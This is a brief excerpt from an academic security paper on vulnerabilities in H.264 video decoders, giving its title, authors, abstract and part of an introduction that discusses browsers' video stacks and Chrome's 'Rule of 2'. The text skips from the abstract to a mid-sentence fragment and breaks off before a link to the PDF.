**The Most Dangerous Codec in the World:  
Finding and Exploiting Vulnerabilities in H.264 Decoders**

Willy R. Vasquez  
*The University of Texas at Austin*    Stephen Checkoway  
*Oberlin College*    Hovav Shacham  
*The University of Texas at Austin*

**Abstract**  
Modern video encoding standards such as H.264 are a marvel of hidden complexity. But with hidden complexity comes hidden security risk. Decoding video in practice means interacting with dedicated hardware accelerators and the proprietary, privileged software components used to drive them. The video decoder ecosystem is obscure, opaque, diverse, highly privileged, largely untested, and highly exposed—a dangerous combination.

self-contained, sandboxed software libraries, the attack surface for video processing is larger, more privileged, and, as we explain below, more heterogeneous.

On the basis of a guideline they call “The Rule Of 2,”<sup>2</sup> the Chrome developers try to avoid writing code that does more than 2 of the following: parses untrusted input, is written in a memory-unsafe language, and runs at high privilege. The video processing stack in Chrome violates the Rule of 2, and so do the corresponding stacks in other major browsers and

<https://wrv.github.io/h26forge.pdf>